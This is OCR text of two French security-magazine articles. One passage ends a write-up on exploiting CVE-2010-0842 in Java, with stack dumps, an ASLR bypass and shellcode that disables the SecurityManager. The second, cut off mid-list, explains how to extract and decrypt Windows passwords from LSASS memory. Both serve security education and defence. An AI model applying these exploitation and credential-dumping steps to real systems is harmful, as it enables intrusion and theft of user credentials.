   0x00007f6db5e509b3 <+51>:    movslq %esi,%rdx // copie esi dans
rdx avec extension du signe
   0x00007f6db5e509b6 <+54>:    inc    %rcx // incrémente rcx
   0x00007f6db5e509b9 <+57>:    inc    %esi // incrément esi
   0x00007f6db5e509bb <+59>:    cmp    %ebx,%esi // reste-t-il des
octets à copier ? [C1]
   0x00007f6db5e509bd <+61>:    mov    %al,0x20(%rsp,%rdx,1)
// copie un octet sur la pile
   0x00007f6db5e509c1 <+65>:    jl     0x7f6db5e509b0 <PV_
MetaEventCallback+48> // oui pour C1
   0x00007f6db5e509c3 <+67>:    movslq %ebx,%rax // non pour C1
   0x00007f6db5e509c6 <+70>:    mov    %ebx,%esi
   0x00007f6db5e509c8 <+72>:    mov    %rbp,%rdi
   0x00007f6db5e509cb <+75>:    movb   $0x0,0x20(%rsp,%rax,1)
// rajoute l'octet 0x00 à la fin
[...]
```

Nous pouvons donc remplacer n'importe quel octet sur la pile. Comme le bit NX n'est pas activé par défaut sous notre version de test de Debian testing, nous allons pouvoir mettre notre payload dans le fichier midi et le faire copier sur la pile pour l'exécuter. La technique classique lors de l'exploitation d'un débordement de tampon est de modifier la valeur de l'adresse de retour de la fonction (**0x00007f6db5e5ab85** dans notre exemple) pour mettre l'adresse de notre payload. Cependant, comme ASLR est activé, l'adresse de la pile change à chaque exécution et nous ne pouvons donc pas savoir à l'avance quelle sera l'adresse de notre payload. Mais comment diable allons-nous trouver l'adresse de notre payload ? « Mystère et boule de gomme » dirait l'autre. Bon, récapitulons : nous pouvons modifier la pile, mais nous ne connaissons pas l'adresse de notre payload. Peut-être y a-t-il une adresse proche de notre adresse de payload quelque part sur la pile ? Relançons le programme. Voici l'état de la pile avant la copie du tableau.

```
(gdb) x/80gx $rsp
0x7fae2588a668: 0x00007f453eaaab85      0x0000000000000000 // (1)
...a668 = pointé par rsp
0x7fae2588a678: 0x00007f453eaad2fe      0x00000000000005c8
0x7fae2588a688: 0x0000000000000000      0x0000000000000000
[...]
0x7fae2588a7f8: 0x00007f4588140190      0x00007f45881341e0
0x7fae2588a808: 0x00007f4588140190      0x00007f453ebc5308 // (3)
...a800 = destination
0x7fae2588a818: 0x00007f453eab1036      0x00007f453e660020
[...]
0x7fae2588a858: 0x00007f453ebccdb0      0x0000000000304000
0x7fae2588a868: 0x00007f453eabf2cd      0x00007f44fda8f7c0
0x7fae2588a878: 0x00007fae2588a898      0x0000000400305b30 // (2)
...a878 = candidat potentiel
[...]
```

Un candidat très intéressant est l'adresse **0x00007fae2588a898**. En utilisant le débordement de tampon,

nous pouvons écraser le dernier octet de l'adresse (les adresses sont représentées en petit-boutiste (little-endian), donc il est possible d'écraser uniquement les deux octets de poids faible sans changer le reste de l'adresse). Nous avons donc l'adresse **0x00007fae2588a800** qui pointe quelque part où l'on contrôle les valeurs dans la pile. Il reste à trouver comment atteindre cette adresse éloignée de **rsp** qui pointe vers l'adresse **0x7fae2588a668**. Une technique, appelée **ret2ret** **[6]** consiste à remplacer toutes les adresses de la pile avec l'adresse d'un gadget qui ne fera qu'un **ret** (voir Figure 3 à gauche). Notez que pour trouver les gadgets nous utilisons la même astuce que dans la section précédente : comme le binaire Java n'est pas compilé en PIE, son adresse en mémoire est toujours la même malgré ASLR, ce qui nous permet de l'utiliser pour trouver les gadgets nécessaires. Ce gruyère d'adresses vers des **rets** posera problème, car notre adresse modifiée pointera vers ledit gruyère : il y aura probablement un plantage du programme ! Ce qu'il nous faut c'est un emmental d'adresses vers des gadgets qui vont incrémenter **rsp** pour former les trous vers lesquels **0x00007fae2588a800** pointera. Nous remplirons chaque trou avec un toboggan de **nop** (*nop sled*) suivi d'un **jmp** vers le début de notre shellcode. Cette seconde approche est illustrée Figure 3 à droite.




Figure 3 : La pile de type ret2ret avec uniquement des adresses vers un gadget ret (gauche) et la pile avec des adresses vers des gadgets incrémentant le pointeur de pile rsp, les toboggans de nop et les jmps vers le shellcode (à droite).

Note

Le lecteur attentif se demandera sans doute pourquoi l'astuce de la section 3 consistant à sauter à l'adresse d'ebx, ne fonctionne pas ici. Et il aura raison ! Il est probablement possible d'utiliser cette technique avec un jmp vers le registre rsp+ un offset. L'objectif dans cette section est de montrer une autre approche.

4.2 Désactivation du SecurityManager

Nous sommes maintenant capables d'exécuter notre shellcode. Comme expliqué dans la section 1, aucune vérification de permission n'est effectuée au niveau du code natif. Donc, nous pourrions nous arrêter ici, car nous pouvons déjà exécuter du code avec les droits du processus de la machine virtuelle Java. Cependant, il peut être intéressant de considérer un shellcode qui ira uniquement désactiver le **SecurityManager**. Cela a plusieurs avantages. Premièrement, le nombre d'instructions en assembleur est faible (une dizaine), ce qui facilitera le portage vers une autre architecture. Deuxièmement, le code de l'analyste peut être directement écrit en Java, langage multiplateforme, ce qui permettra de le réutiliser directement pour différents couples architecture/système d'exploitation.

Le **SecurityManager** est référencé par un champ privé de la classe **System**. Pour récupérer la classe **System**, nous allons utiliser la fonction **FindClass** de la structure **JNIEnv**. Cette fonction nous retournera un pointeur vers la classe **System**. Le code C ressemble à cela :

```
jclass systemCls = (*env)->FindClass(env, "java/lang/System");
```

Pour appeler **FindClass**, il nous faut un pointeur vers un **JNIEnv**. Où le trouver ? En mettant un breakpoint dans la première fonction native (**runNative**, voir la trace d'appels de la section 3), nous regardons la valeur de **rsi** qui n'est autre que l'adresse de **JNIEnv** : **0x7f648c140190** (en 64 bits/Linux le premier paramètre est passé via **rsi**). Regardons ensuite dans la pile, après le débordement du tampon et le saut vers notre shellcode, pour trouver une valeur similaire :

```
(gdb) x/80gx rsp
[...]
0x7fae2588a9c8: 0x00007f6493b07bfd      0x00007f6400000001
0x7fae2588a9d8: 0x00007f648c140000      0x00007f644026fa30
// ...09d8 = adresse proche
```

L'adresse de **JNIEnv** est donc **0x00007f648c140000** plus **0x190**. Le code assembleur de notre shellcode pour récupérer l'adresse de la classe System est :

```
0 : mov    0x721(%rip),%rdi  # récupération de l'adresse proche de JNIEnv
1 : add    $0x190,%rdi       # ajout de l'offset pour avoir le
pointeur vers JNIEnv
2 : lea    0x72(%rip),%rsi   # récupération de l'adresse de ''java/lang/
System''
3 : mov    %rdi,%rax         # copie le pointeur vers JNIEnv dans rax
4 : mov    (%rax),%rax       # copie l'adresse vers la structure des
pointeurs de fonctions
5 : mov    0x30(%rax),%rax   # copie l'adresse de la fonction FindClass
dans rax
6 : callq  *%rax             # appelle FindClass(rdi, rsi)
7 : mov    (%rax),%rbx       # copie l'adresse du pointeur vers la
classe System dans rbx
```

Nous avons donc maintenant dans **rbx** l'adresse **0x7f6443c2ec90** qui pointe vers la classe **System**. Il ne reste plus qu'à initialiser le champ contenant le pointeur vers le **SecurityManager** à zéro (**null**). Pour ce faire, nous allons exécuter un bout de code Java avec **sun.misc.Unsafe** pour connaître l'adresse du **SecurityManager** : c'est **0x7f6473af9870**. Essayons de retrouver **0x7f6473af9870** en mémoire. Dans l'implémentation de la machine virtuelle d'OpenJDK, les champs statiques d'une classe Java se trouvent juste au-dessus de la classe, c'est-à-dire à des adresses mémoire plus petites que l'adresse de la classe.

```
(gdb) x/30gx 0x7f6443c2ec70
0x7f6443c2ec70: 0x00007f6473ac6298      0x00007f6473af9870
0x7f6443c2ec80: 0x0000000000000000      0x00007f6473ab13a0
0x7f6443c2ec90: 0x0000002674360d001     0x00007f6443c1fbb8
0x7f6443c2eca0: 0x00007f6443c2ea28      0x0000000000000000
[...]
```

Nous voyons que le pointeur vers le **SecurityManager** se trouve à -24 octets de la classe **System**. Voici le code pour l'initialiser à 0 :

```
 8 : movq   $0x0,-0x18(%rbx)   # initialise le pointeur vers le
SecurityManager à zéro
```

Finalement, nous allons retourner en Java pour exécuter le code de l'analyste. Malheureusement, comme la pile a été détruite et que certains registres ont été modifiés, il n'est pas possible de continuer l'exécution du code natif sans planter le programme. Cependant, comme la librairie **jsound** tourne dans son propre thread, nous allons simplement boucler indéfiniment en utilisant l'instruction suivante :

```
9: jmp    9
```

Le thread principal de l'application Java va, lui, boucler jusqu'à ce que le **SecurityManager** soit désactivé :

```
while (System.getSecurityManager() != null) {
  Thread.sleep(100);
}
```

Ensuite il aura le champ libre, car plus aucun contrôle de permission ne sera effectué...

Conclusion

L'exploitation des deux vulnérabilités du CVE-2010-0842 sous un système Debian testing 64 bits reste relativement facile malgré la randomisation des adresses des segments de code en mémoire (ASLR). Cela est dû au fait que le binaire java n'est pas compilé en PIE, ce qui fournit un nombre important de gadgets pour contourner ASLR. La présence de ce binaire à adresse fixe facilitera aussi le contournement d'autres moyens de défense comme le bit NX qui rend la pile non exécutable. Malheureusement, la dernière version de Java (8) n'est toujours pas compilée avec PIE.

Le nombre d'exploits Java au niveau du code natif a tendance à augmenter, car de nombreuses vulnérabilités y sont découvertes et les attaquants ont un niveau technique suffisant pour les exploiter **[7]**. Par exemple, CVE-2013-1491 **[8]** exploite Java 7 sous Windows 8. ■

Remerciements

Je tiens à remercier Andreas Follner et Philipp Holzinger pour les discussions fructueuses à propos des exploits Java ainsi que Patrick Ventuzelo pour la relecture de l'article.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

APPROCHE PRAGMATIQUE DU DUMP MÉMOIRE

Julien TERRIAC – julien.terriac@xmco.fr

mots-clés : PENTEST / DÉVELOPPEMENT / R&D / WINDOWS / MEMORY / LSASS

Cet article a pour vocation de vulgariser les éléments techniques liés à la récupération des mots de passe en mémoire, sur les systèmes Windows provenant particulièrement du package wdigest.dll. À la fin de cet article, vous devriez être en mesure de réimplémenter votre propre outil. L'ensemble des découvertes sur ce sujet a été réalisé par Hernan Ochoa, Aurélien Bordes et Benjamin Delpy.

1 Un peu d'histoire

1.1 Pass Pass The Hash

Le « dump mémoire » doit ses débuts à la célèbre attaque nommée « Pass-the-Hash ». Cette vulnérabilité (fonctionnalité Microsoft ?) fut découverte en 1997 par Paul Ashton **[1]**. Son exploitation s'est matérialisée sous la forme d'un client Samba modifié. En effet, pour une authentification par le réseau, un utilisateur n'a pas nécessairement besoin de renseigner de mot de passe. L'authentification se réalise à partir d'un hash LM/NTLM. Ce hash est un condensat cryptographique réalisé à partir du mot de passe de l'utilisateur. Son calcul est réalisé lors de l'authentification de l'utilisateur, lorsque ce dernier se connecte sur le système. Un attaquant capable de récupérer le hash LM/NTLM est en mesure d'usurper l'identité d'un autre utilisateur auprès d'un système Windows en présentant seulement ce hash, d'où le nom de cette attaque : « Pass The Hash ». Bien sûr, cette attaque nécessite certaines conditions pour être exploitée.

Cette vulnérabilité/fonctionnalité est donc liée à la conception même de Windows, et des protocoles réseau associés, implémentés par Microsoft. Ce mécanisme d'authentification est, en effet, considéré comme un SSO (*Single Sign-On*).

Pour plus de détails sur ce sujet, je vous invite à lire l'article suivant :

- *Faiblesses des mécanismes d'authentification de Windows : quelles solutions ?* **[2]**

1.2 Découverte des mots de passe en mémoire

Les premières implémentations du « Pass-The-Hash » étaient limitées au niveau réseau. L'attaquant simulait les échanges réseau avec un client Samba. Dans un second temps, les chercheurs en sécurité informatique ont essayé d'usurper l'identité d'un autre utilisateur, localement sur le poste (par exemple pour devenir administrateur local sans connaître le mot de passe du compte correspondant).

Pour ce faire, Hernan Ochoa (Mr Guysguysguys) est le premier à avoir identifié les routines au sein du processus LSASS, qui gère toutes les opérations liées à la fonctionnalité d'authentification sous Windows.

Ainsi, en réalisant une injection de code au sein du processus LSASS, un attaquant est en mesure d'usurper l'identité de n'importe quel autre utilisateur, en spécifiant le hash LM/NTLM correspondant, le domaine associé et le nom de l'utilisateur. Suite à ces découvertes, il a publié l'outil nommé Pass-the-Hash Toolkit **[3]**. Cet outil comporte quatre exécutables différents. Néanmoins, seul le binaire `whosthere.exe` permettait de lister les informations stockées en mémoire. En effet, il permet de récupérer en mémoire l'ensemble des hash LM/NTLM des utilisateurs connectés (ceux générés et conservés par Windows lors de la connexion d'un utilisateur).

Quelques années plus tard en 2011, Hernan Ochoa publie un nouvel outil « révolutionnaire », baptisé « Windows Credentials Editor » (WCE), lors de la RootedCon qui se déroulait à Madrid **[4]**. WCE permet notamment de déchiffrer les mots de passe stockés au

sein de la mémoire de Windows. Pour réaliser ce tour de magie, le programme inspecte la mémoire du processus LSASS, à la recherche de mots de passe chiffrés.

En parallèle, Benjamin Delpy commence à développer en 2007 son outil « Mimikatz » (encore inconnu à l'époque) **[5]**. Tous ces programmes permettent de parcourir la mémoire du processus LSASS à la recherche des hashs ou des mots de passe. Néanmoins, un problème majeur subsiste : aucun de ces outils ne fonctionne, en l'état, sur toutes les versions de Windows. En effet, ils fonctionnent à l'aide d'offsets mémoire précalculés, liés à des versions précises de Windows (langue, Service Pack, Versions majeures, etc.).

1.3 Et si on utilisait des patterns ?

En 2012, au PHDays, Benjamin Delpy a présenté une nouvelle méthode plutôt astucieuse permettant d'étendre la compatibilité de Mimikatz à toutes les versions de Windows. Au lieu d'utiliser des offsets fixes, il découvre des suites d'instructions Assembleur que l'on nommera « patterns ». Ces derniers permettent de déduire, de façon fiable, l'adresse au sein du processus LSASS, ainsi que des éléments nécessaires à la récupération des mots de passe et autres hashs.

Par exemple, un seul pattern est utilisé pour l'ensemble des Windows NT5 (toutes les versions/langues de Windows XP et Server 2003). Cette méthode sera ensuite reprise et intégrée par Hernan Ochoa au sein de WCE.

2 Pourquoi peut-on retrouver des mots de passe en mémoire ?

2.1 Petits rappels sur le composant LSASS

Afin de bien comprendre cet article, quelques rappels concernant le processus **`LSASS.exe`** sont nécessaires. Comme son nom l'indique, le « Local Security Authority Sub-System » est le composant central en charge du mécanisme d'authentification, au niveau du système d'exploitation Windows. Il est lancé par **`Winlogon.exe`** lors du démarrage du système.

Au sein de ce processus, deux éléments vont nous intéresser plus particulièrement :

- Les « Authentification Packages » ou « AP », qui gèrent l'authentification des sessions dites interactives. Ce sont des DLLs qui valident l'authentification d'un utilisateur (interface d'authentification de Windows). Elles génèrent une session d'authentification. Cette partie ne sera pas détaillée ici, car il existe déjà de nombreux articles faisant référence à ce sujet (en particulier celui d'Aurélien Bordes **[6]**).
- Les « Security Support Provider » ou « SSP », qui gèrent les sessions dites non interactives. Elles interviennent une fois que l'utilisateur est authentifié. Ce sont ces DLLs qui permettent notamment à un utilisateur de se connecter à un partage réseau, sans avoir à renseigner une nouvelle fois ses identifiants. Concrètement, il s'agit du support du mécanisme de « SSO ». Pour cela, chaque SSP doit conserver l'ensemble des informations utiles pour réaliser les différents types d'authentification, sans avoir à les demander de nouveau à l'utilisateur.

2.2 Les origines du mal

Lorsque l'utilisateur renseigne son identifiant et son mot de passe, un Authentification Package différent sera utilisé par Windows, pour traiter la demande de connexion en fonction du type de compte. Par exemple :

- msv1_0 pour un compte local ;
- Kerberos pour un compte du domaine.

La liste des Authentification Packages disponibles est définie au sein de la base de registre (**`HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages`**). Lorsque la demande est validée, l'AP génère une session d'authentification, et lui associe un numéro d'identification unique, appelé logonID.




Figure 1 : Interface d'authentification de Windows.

Une fois que l'utilisateur est ainsi authentifié, le processus LSASS se charge d'initialiser l'ensemble des SSP. Chaque SSP va ainsi conserver l'ensemble des informations nécessaires à son bon fonctionnement. Cela implique, dans certains cas, de conserver le mot de passe de l'utilisateur à son insu.

Par défaut, 6 SSP sont activés. Ils sont renseignés au sein de la clé de registre suivante : (**HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages**). Nous n'allons pas étudier l'ensemble de ces SSP, mais uniquement celui nommé « WDigest ».

2.3 WDigest ou #SecurityFail

WDigest est un SSP permettant de gérer la méthode nommée « Digest Access Authentication HTTP » (méthode d'authentification Digest au travers du protocole HTTP). Cette méthode est une évolution de la méthode d'authentification basique. En effet, l'authentification basique a comme inconvénient d'envoyer le mot de passe en clair (au sein d'un blob encodé en base64). Pour pallier à ce risque, les chercheurs ont créé une authentification comprenant un défi/réponse. Il permet de s'authentifier auprès d'un système sans envoyer de mot de passe.

Pour cela, un défi est envoyé par le serveur. La réponse est calculée par le client avant d'être renvoyée au serveur (realm envoyée par le serveur distant). On peut cependant se demander, si on envoie un hash, pourquoi WDigest conserve-t-il le mot de passe de l'utilisateur ?

Analysons la RFC du protocole (rfc2617), et plus particulièrement l'algorithme utilisé pour générer le condensat cryptographique :

- Hash = **MD5(HashA1:nonce:[...]:HashA2)** ;
- HashA1 = **MD5(username:realm:password)** ;
- HashA2 = **MD5(method:digestURI:[...])**.

Donc, pour calculer la réponse (le hash), il est nécessaire de disposer de 3 éléments :

- le nom d'utilisateur ;
- le realm (valeur aléatoire envoyée par le serveur) ;
- le mot de passe de l'utilisateur.

Le processus LSASS doit donc conserver le mot de passe de l'utilisateur afin d'implémenter le mécanisme de SSO mis en œuvre par WDigest, sans avoir à demander de nouveau le mot de passe de l'utilisateur à chaque fois… L'idée était bonne, car ce protocole permettait d'envoyer un mot de passe sous forme hashée.

Une analyse similaire peut être effectuée sur les autres protocoles supportés et ainsi comprendre la raison de la présence des mots de passe en mémoire.

3 La chasse au trésor

3.1 SeDebugPrivilege

La première étape pour récupérer les mots de passe en mémoire est d'accéder à la mémoire du processus **lsass.exe**,au sein duquel sont stockées les données. Pour ce faire, l'utilisateur doit posséder le privilège **SeDebugPrivilege**. Celui-ci est accordé par défaut pour l'ensemble des comptes disposant des privilèges d'administration après élévation auprès de l'UAC. Ces informations sont inscrites au sein du Token (ou *Access Token*) lors de l'authentification de l'utilisateur. En effet, à partir de Vista, un administrateur obtient un Acces Token limité qui ne comporte notamment pas le droit **SeDebugPrivilege**.




Figure 2 : Activation des droits SeDebug pour un compte administrateur.

Attention !

Les privilèges peuvent être activés ou désactivés. Un droit peut être accordé (ou disponible), mais pas activé. En effet, un utilisateur dispose d'un certain nombre de privilèges. Pour les déterminer, il suffit de taper la commande « whoami /all » qui liste l'ensemble des privilèges disponibles (activés, ou non).

Il est possible de désactiver ce privilège pour les membres du groupe « administrateur local ». La majorité des outils offensifs détermine si un utilisateur est un administrateur en regardant si le compte possède ce privilège. La suppression de ce privilège permet donc de se prémunir contre les scripts-kiddies. Mais à quel prix ?

Nous ne pouvons pas recommander la suppression de ce droit, car il pourrait entraîner des effets de bord importants non maîtrisables. De plus, il est impossible de supprimer ce privilège pour le compte SYSTEM. Or, tout pentester sait que devenir SYSTEM depuis un compte administrateur est une tâche plutôt aisée. Il est donc important de ne pas oublier que si un attaquant parvient à récupérer des mots de passe en mémoire, c'est qu'il a auparavant dû exploiter une vulnérabilité pour devenir administrateur. C'est donc cette vulnérabilité qu'il faut corriger en premier lieu.

3.2 Kernel, oh my sweet kernel

Chaque processus dispose de son propre espace d'adressage privé. Il est donc impossible pour un programme d'accéder à la mémoire d'un autre programme. Néanmoins, il existe un moyen de contourner cette limitation en utilisant l'API Windows `ReadProcessMemory()` fournie par Microsoft. Cette fonction utilise des routines au niveau du noyau pour contourner ces restrictions.

En pratique, on utilise l'API `OpenProcess()` de Microsoft en précisant les droits d'accès en lecture désirés (`PROCESS_VM_READ`) sur le processus cible et en spécifiant son PID (*Process Identifier*). Donc, en théorie, si le processus cible autorise tout programme à accéder à son espace mémoire en lecture (`PROCESS_VM_READ`), l'utilisateur n'a pas besoin de disposer des droits d'administration. En effet, un compte administrateur dispose du droit `PROCESS_VM_READ` sur tous les process **[7]**. Mais alors pourquoi faut-il demander le privilège `SeDebugPrivilege` ?

Depuis NT6 (Windows Vista), Microsoft a ajouté une nouvelle fonctionnalité appelée *Mandatory Integrity Control* **[8]** qui classifie tous les processus en 7 niveaux d'intégrité :

- Untrusted (SID : S-1-16-0 - ML_LOW) ;
- Faible (SID : S-1-16-4096 - ML_LOW) ;
- Moyen (SID : S-1-16-8192 – ML_MEDIUM) ;
- Moyen haut (SID : S-1-16-8448 – ML_MEDIUM_HIGH) ;
- Haut (SID : S-1-16-12288 - ML_HIGH) ;
- Système (SID : S-1-16-16384 – ML_SYSTEM) ;
- Protégé (SID : S-1-16-20480 – ML_PROTECTED).

Or, le processus `lsass.exe` appartient au compte SYSTEM. Donc son niveau d'intégrité est celui correspondant au *Security Identifier* (SID) S-1-16-16384 (`ML_SYSTEM`). Pour rappel, un SID est un numéro unique, qui permet d'identifier un utilisateur ainsi que ses groupes. Certains SID sont communs à tous les systèmes Windows, dont les 7 niveaux d'intégrité.

Ainsi, pour accéder à la mémoire du processus LSASS, il faut devenir SYSTEM ou posséder le droit `SeDebugPrivilege`. En effet, ce droit permet de contourner cette protection et d'accéder à la mémoire de tous les process, même si ce dernier requiert un niveau d'intégrité plus élevé **[9]**.

Enfin, après obtention et activation du privilège `SeDebugPrivilege`, nous pouvons accéder à l'ensemble de la mémoire du processus `lsass.exe` à l'aide d'une autre fonction `ReadProcessMemory()`.

4 Un peu de crypto, shall we ?

Maintenant que nous pouvons accéder à la mémoire du processus LSASS et que nous avons compris les origines du problème, revenons à nos SSP.

Tout d'abord, les informations liées à la session de l'utilisateur (identifiant / domaine / hash, etc.) sont stockées au sein d'une liste chaînée nommée `LogonSessionList` gérée par le SSP `msv1_0`. La structure des éléments de cette liste n'est pas définie publiquement par Microsoft.




Figure 3 : Description de la structure de données contenant les informations d'authentification en mémoire.

Cependant, on peut la retrouver au sein du code source de Mimikatz **[10]**, ou pour les plus barbus, en faisant du reverse à l'aide de WinDBG.

Par ailleurs, chaque SSP stocke l'ensemble des informations requises de manière séparée. Par exemple, le package **wdigest.dll** stocke ses informations (nom d'utilisateur et mot de passe) au sein de la structure nommée **SESSION_ENTRY** (différente de **LogonSessionList** présente au sein du package **lsasrv.dll**). Ainsi, il est possible de récupérer le mot de passe d'un utilisateur de plusieurs manières, en inspectant les listes chaînées associées à chaque SSP.

Néanmoins, Microsoft a ajouté des mécanismes de sécurité. Les mots de passe sont chiffrés de façon réversible en mémoire à l'aide de l'API **LSAProtectMemory()**, dont l'existence est bien évidemment non documentée. Cette fonction de chiffrement a évolué au cours des versions de Windows :

- Windows XP / 2003 : utilisation de l'algorithme DESX, en mode CBC ;
- Windows Vista / 7 / 2008 / etc. : utilisation de l'algorithme 3DES (ou AES-128-CFB dans certains cas).

Dans les deux cas, deux informations sont nécessaires pour utiliser ces fonctions de chiffrement :

- le vecteur d'initialisation (IV) ;
- la clé de chiffrement.

Attention !

Anecdote : la longueur du blob à déchiffrer détermine (modulo 8) quel algorithme de chiffrement utiliser (AES ou 3DES). Or, l'ensemble des blobs des comptes en mémoire contient du padding pour être un multiple de 8. C'est la raison pour laquelle l'algorithme AES n'est donc jamais utilisé pour déchiffrer les mots de passe en mémoire…

Ces éléments sont générés de façon aléatoire au démarrage du système, et sont stockés en mémoire. Une fois ces éléments récupérés, deux approches peuvent être utilisées pour déchiffrer les identifiants en mémoire :

- charger la fonction **LSAProtectMemory()** depuis la bibliothèque **lsasrv.dll**, qui permet de chiffrer/déchiffrer les identifiants stockés en mémoire. Pour ce faire :
  - → charger la librairie lsasrv.dll (**loadlibrary()**) ;
  - → récupérer l'adresse de la fonction **LSAProtectMemory()** (**getprocaddr()**) ;
  - → copier les clés de chiffrement ainsi que le vecteur d'initialisation du process **lsass** dans notre propre processus (**ReadMemoryProcess()** / **WriteMemoryProcess()**) ;

